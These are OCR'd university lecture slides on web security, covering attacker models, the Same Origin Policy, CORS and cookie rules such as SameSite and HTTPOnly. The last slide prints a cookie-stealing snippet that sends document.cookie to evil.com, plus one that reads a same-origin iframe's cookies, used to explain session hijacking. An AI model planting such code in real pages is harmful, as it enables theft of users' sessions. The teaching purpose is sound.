


Web Trust Model

- Does the **server** trust the **browser**?
- Does the **browser** trust the **server**?
- Does the **server** trust the **user**?
- Does the **browser** trust the **user**?
- Does the **user** trust the **browser**?
- Does the **user** trust the **server**?
- **Server** and **user** can be **malicious**
- **Browser** may contain **vulnerabilities** or **malware** (e.g. extensions)



Web Security




- Users load pages in browser, supplied by server and transferred via network
- Malicious attackers can be along the chain: users/**pages**/browser/network/**server**
- **Objective: securely navigate the web in the presence of malicious attackers**

Web Attack Models

Attacker in the Browser

- Adversary explores **vulnerabilities or injects malware** in the browser




- We will assume that the **browser itself is trusted**
  - Relegate such adversaries to **software security** and **systems security**

Web Attack Models

External / Network Attacker

- Adversary controls the **communication medium**




- We will assume **secure communication channels**
  - Relegate such adversaries to **network security** (we have seen e.g. HTTPS)

Web Attack Models

Internal / Web Attacker

- Adversary controls part of the **web application** (client and/or server)




- **We will focus on this class of adversaries**
  - There are many variants of this model as we will see next


Web Attack Models

Internal / Web Attacker

- Adversary controls **server** ⇒ prevent abuse of **client** machine



- Adversary controls **client** ⇒ prevent abuse of **server** resources



Internal / Web Attacker

Attacker is a User


- **User** tries to subvert the behaviour of the **web page**

- User can change the page content, comparable to a malicious web page
- What can we trust in this scenario? ⇒ **browser** and **server** protections
- We will see many concrete examples

Internal / Web Attacker

Attacker is a Web Page

- Adversary controls a **web page** in the client




- Prevent **page A** to interfere with or observe **page B** (and everything else)

- What can we trust in this scenario? ⇒ **browser isolation**

Internal / Web Attacker

Attacker is a Web Page

- Adversary controls **part of a web page** in the client




- Prevent **object embedded in page A** to interfere with **page A** (and everything else) (e.g., ads as sub-frames)

- What can we trust in this scenario? ⇒ **browser isolation**

Internal / Web Attacker

Attacker is a Web Page

- Adversary controls **part of a web page** in the client



- Prevent **page A** to interfere with **object embedded in page A** (and everything else) (e.g., phishing)

- What can we trust in this scenario? ⇒ **browser isolation**

Web Security Model

Browser ≈ OS

- **Origin**: the context that defines the security perimeter across web pages
- **Resources**: DOM elements of pages
- **Isolation = Same Origin Policy**
  - **Confidentiality**: data from an origin cannot be accessed by code from a different origin
  - **Integrity**: data from an origin cannot be altered by code from a different origin

Processes	Pages
Files	Resources/Cookies
Sockets/TCP	Fetch/HTTP
Sub-processes	Frames/iFrames

Web Security Model

Same Origin Policy (SOP)

- **Each frame has an origin** (scheme, domain, port)


`https://www.ex.com:443/shop/item?color=blue&size=large#specs`

- **SOP:** code in a frame can only access data from the same origin
- Messages: **frames can communicate among them!**
- Communication with the server: more subtle … (see next slides)
- Cookies 🍪 only sent by the browser to server with the same origin as the one which created them (see nuances ahead)

SOP

HTTP Requests


- **A page/frame can make HTTP requests outside its origin**
  - side-effects are generally allowed: sending data to external services!
  - embedding of resources from other origins is generally allowed
- The response:
  - May be processed by the browser (e.g., creating frame)
  - Cannot be programatically analysed (in principle…)
  - But the embedding may reveal some information (😈)



SOP

HTTP Requests

- HTML from an origin:
  - Can create frames with HTML code from other origins
  - Cannot inspect or modify the frame's content
  - Cross-Frame Scripting (XFS) (e.g., stealing keystrokes) ⇒ 



[source: CaixaDireta]

- JavaScript from an origin:
  - Can obtain scripts from others origins (e.g. CDN-provided libraries)
  - Cannot inspect/manipulate JavaScript code loaded from another origin
  - Can execute scripts from other origins (in our origin!) ⇒ 

SOP
HTTP Requests

- Javascript can make dynamic requests:

```
// XMLHttpRequests…
let xhr = new XMLHttpRequest();
xhr.open('GET', “/article/example”);
xhr.send();
xhr.onload = function() {
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};
// …or with jQuery
$.ajax({url: “/article/example“, success: function(result){
    $("#div1").html(result);
}});
```

- Can make GET requests to any origin, but only see the response from the same origin
- Can only make POST requests to the same origin

SOP

- Documentation is not completely clear / consistent across browsers
  - Not always obvious what a malicious site can observe when embedding an object
  - Server cannot assume that public resources sent to the page are harmless: they can reveal sensitive information about the server's state

    ⇒ e.g., personal photo sized differently if user logged in 

https://www.netsparker.com/whitepaper-same-origin-policy/

As an example, when evaluate the behavior of an **ambiguous image**, we must remember the rules that Same-origin Policy defines:

1. Each site has its own resources like cookies, DOM, and Javascript namespace.
2. Each page takes its origin from its URL (normally schema, domain, and port).
3. Scripts run in the context of the origin which they are loaded. It does not matter where you load it from, only where it is finally executed.
4. Many resources, like media and images, are passive resources. They **do not have access** to objects and resources in the context they were loaded.

Given these rules, **we can assume** that a site with origin *A*:

1. Can load a script from origin *B*, but it works in *A*'s context
2. Cannot reach the raw content and source code of the script
3. Can load CSS from the origin *B*
4. Cannot reach the raw text of the CSS files in origin *B*
5. Can load a page from origin *B* by iframe
6. Cannot reach the DOM of the iframe loaded from origin *B*
7. Can load an image from origin *B*
8. Cannot reach the bits of the image loaded from origin *B*
9. Can play a video from origin *B*
10. Cannot capture the images of the video loaded from origin *B*

Cross-Origin Resource Sharing (CORS)

- Allows relaxing which cross-origin requests to resources are allowed (in particular requests issued dynamically from JavaScript)
  - **Simple requests** from site A to resources in server B:
    - Shall not cause side-effects in server B ⇒ or potential for  ⇒ XS-Leaks: side-channels (e.g., response time or status code)
    - The browser first makes request and then verifies if response admits that code from A can access resources from B
    - Server B can **allow** more origins to see the response via the `Access-Control-Allow-Origin` attribute

CORS

- **Pre-flighted Requests** from site A to resources in server B:
  - May cause side-effects on server B
  - Browser makes **dummy** request without side-effects and verifies if response admits the code in A to access resources in B
  - Server B can **allow** more origins to see the response via the `Access-Control-Allow-Origin` attribute
  - If access is permitted, then the browser makes the **real** request

SOP

Cookies

- The notion of **origin** is different: **domain** and **path**, the **scheme and port are optional**

`https://www.ex.com:443/shop/item?color=blue&size=large#specs`

- A site may also define a cookie for:
  - Its domain
  - Hierarchical superior domains (except for public suffixes, e.g., `.com`)


SOP

Cookies

- **If a page creates a frame with another origin …**
- **… the cookies associated to the frame are not accessible to the parent page**
  - Are they protected? Depends on who we are hiding it from …
    - If transmitted in an open channel they are visible in the network
      ⇒ Network Attack 😈
    - Parent page may force a request (e.g., transfer €) that is legitimate 😱
      ⇒ Cross-site Request Forgery (CSRF) 😈

SOP
Cookies

- Browsers used to **send all cookies in the context of a URL** (directly in the request):
  - If the cookie's domain was a suffix of the URL's domain
  - And if the cookie's path was a prefix of the URL's path
- **Even if the request was issued by an embedded element!**



- **Modern browsers only send the cookies if attribute** `SameSite=None` (more later)

SOP

Cookies

	Do we send the cookie?		
Request to URL	`Set-Cookie: ...; Domain=login.site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/my/home;`
`checkout.site.com`	No	Yes	No
`login.site.com`	Yes	Yes	No
`login.site.com/my/home`	Yes	Yes	Yes
`site.com/my`	No	Yes	No

SOP

Cookies

- In the HTTP response in which the server provides the cookie, the server can define the `SameSite` attribute
- `SameSite = Strict`
  - Send the cookie only when the request has the **same origin as the top-level page**
- `SameSite = Lax` (current default)
  - Distinguishes some requests (e.g., explicit links) and opens **cross domain exceptions** for sending cookies
- **Secure cookies**
  - Send cookies only through **https**

SOP

Cookies

- Cross-origin loading of page resources (`script`, `img`, `video`, `iframe`, etc), e.g., page from your newspaper executes Google analytics ⇒ **DOM access is generally permitted via JavaScript** 😱
- Beware for SOP policy collisions: different cookie origin (https://ssi.pt/evil cannot see the cookie of https://ssi.pt/good), but same HTTP origin ⇒ code inside https://ssi.pt/evil **can run**

```
const iframe = document.createElement("iframe");
iframe.src = “https://ssi.pt/good”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

- A malicious library within your origin **can read the** `document.cookie` **variable**! ⇒ Session Hijacking 

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

- **To avoid these problems we can define cookies as HTTPOnly**